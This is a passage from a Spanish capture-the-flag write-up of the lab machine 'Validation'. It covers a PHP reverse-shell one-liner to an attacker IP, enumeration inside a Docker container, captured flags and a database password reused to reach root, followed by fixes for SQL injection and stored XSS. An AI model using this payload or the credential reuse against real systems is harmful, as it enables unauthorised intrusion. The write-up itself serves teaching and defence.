


Ilustración 25. Ejecución de comandos

Una vez hecho esto lo que hacemos es ejecutar una Reverse Shell, previa ejecución de netcat para dejar un puerto a la escucha.



Ilustración 26. Payload para Reverse Shell

```
php -r '$sock=fsockopen("10.0.0.1",1234);exec("/bin/sh -i <&3 >&3 2>&3");'
```

Código 14. Payload Reverse Shell

Y vemos que recibimos la shell correctamente.




Ilustración 27. Recepción de Reverse Shell

4. POST-EXPLOTACION

Una vez estamos dentro del servidor nos encontramos con que estamos dentro de un Docker.

```
www-data@validation:/$ ls
ls
total 80
drwxr-xr-x 1 root root 4096 Sep 16 2021 .
drwxr-xr-x 1 root root 4096 Sep 16 2021 ..
-rwxr-xr-x 1 root root 0 Sep 16 2021 .dockerenv
drwxr-xr-x 1 root root 4096 Sep 16 2021 bin
drwxr-xr-x 2 root root 4096 Apr 10 2021 boot
drwxr-xr-x 5 root root 340 Nov 20 11:24 dev
drwxr-xr-x 1 root root 4096 Sep 16 2021 etc
drwxr-xr-x 1 root root 4096 Sep 16 2021 home
drwxr-xr-x 1 root root 4096 Sep 16 2021 lib
drwxr-xr-x 2 root root 4096 Sep 2 2021 lib64
drwxr-xr-x 2 root root 4096 Sep 2 2021 media
drwxr-xr-x 2 root root 4096 Sep 2 2021 mnt
drwxr-xr-x 2 root root 4096 Sep 2 2021 opt
```

Ilustración 28. Entorno Docker

```
www-data@validation:/var/www/html$ ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
5: eth0@if6: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:15:00:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.21.0.2/16 brd 172.21.255.255 scope global eth0
        valid_lft forever preferred_lft forever
www-data@validation:/var/www/html$ ping -c 1 172.21.0.1
ping -c 1 172.21.0.1
bash: ping: command not found
www-data@validation:/var/www/html$ echo '' > /dev/tcp/172.21.0.1/80
echo '' > /dev/tcp/172.21.0.1/80
www-data@validation:/var/www/html$ echo '' > /dev/tcp/172.21.0.1/81
echo '' > /dev/tcp/172.21.0.1/81
bash: connect: Connection refused
bash: /dev/tcp/172.21.0.1/81: Connection refused
www-data@validation:/var/www/html$
```

Ilustración 29. Conexión con host

Antes de intentar escapar de este enumeramos y encontramos la flag de usuario.

```
www-data@validation:/var/www/html$ ls /home
ls /home
htb
www-data@validation:/var/www/html$ ls /home/htb
ls /home/htb
user.txt
www-data@validation:/var/www/html$ cat /home/htb/user.txt
cat /home/htb/user.txt
e9c62839fc2c4922b9e1e097773c82ae
www-data@validation:/var/www/html$
```

Ilustración 30. User Flag

Y también encontramos unas credenciales las cuales pueden pertenecer a algún usuario del sistema.

```
www-data@validation:/var/www/html$ cat config.php
cat config.php
<?php
    $servername = "127.0.0.1";
    $username = "uhc";
    $password = "uhc-9qual-global-pw";
    $dbname = "registration";

    $conn = new mysqli($servername, $username, $password, $dbname);
?>
```

Ilustración 31. Credenciales

5. ESCALADA

Si hacemos uso del principio de reutilización de credenciales vemos que podemos loguearnos como root en el Docker, lo que en principio nos vale para vulnerar el sistema.

```
www-data@validation:/$ su htb
su htb
su: user htb does not exist or the user entry does not contain all the required fields
www-data@validation:/$ su root
su root
Password: uhc-9qual-global-pw
whoami
root
cat /root/root.txt
6887ddfa772e2fbacf31730349852f6
█
```

Ilustración 32. Root Flag

6. MEDIDAS Y LECCIONES

SQLi

Para evitar el SQLi simplemente deberemos sustituir la consulta

```
$sql = "SELECT username FROM registration WHERE country = '" . $row['country'] . "'";  
$result = $conn->query($sql);
```

Código 15. Consulta SQL vulnerable

Con lo siguiente

```
$sql = "SELECT username FROM registration WHERE country = ?";  
$stmt = $conn->prepare($sql);  
$stmt->bind_param("s", $row['country']);  
$stmt->execute();  
$result = $stmt->get_result();
```

Código 16. Solución a SQLi

De esta manera conseguimos que se escapen todos los caracteres tratando la cadena como una literal.

```
SELECT username FROM registration WHERE country = 'Spain\' OR \'1\'=\'1'
```

Código 17. Ejemplo de consulta tras solución

Conseguimos entonces que:

- El programa no crashee, ejecutando de manera segura sin errores de sintaxis.
- No coincide con ningún resultado, por lo que la consulta simplemente devuelve 0 filas.
- No hay filtrado de información como mensajes de error.
- No hay ejecución de código, por lo que no se podría romper la consulta de manera que se pudiera concatenar otra consulta.

Stored XSS

También veíamos presente un XSS Stored el cual permitía introducir cadenas de JS en el código de manera que al darse de alta como usuario en el mismo país de este se permitía la ejecución de este código. Esto se daba en la siguiente línea del **account.php**:

```
echo "<li class='text-white'" . $row['username'] . "</li>";
```

Código 18. Código vulnerable a XSS

Para solventar esto podemos hacer lo siguiente:

Escapar todo

Usar **htmlspecialchars()** para encodear los datos del usuario antes de exponerlos en el HTML:

```
echo "<li class='text-white'" . htmlspecialchars($row['username'], ENT_QUOTES, 'UTF-8') . "</li>";
```

Código 19. Solución XSS #1

Añadir una política de seguridad de contenido (CSP)

Esto le dice al navegador que solo corra scripts los cuales tengan como origen el mismo propio, donde los inline o scripts remotos no se ejecuten a menos de que estos sean permitidos.

```
header("Content-Security-Policy: default-src 'self'; script-src 'self' https://cdnjs.cloudflare.com  
https://maxcdn.bootstrapcdn.com;");
```

Código 20. Solución a XSS #2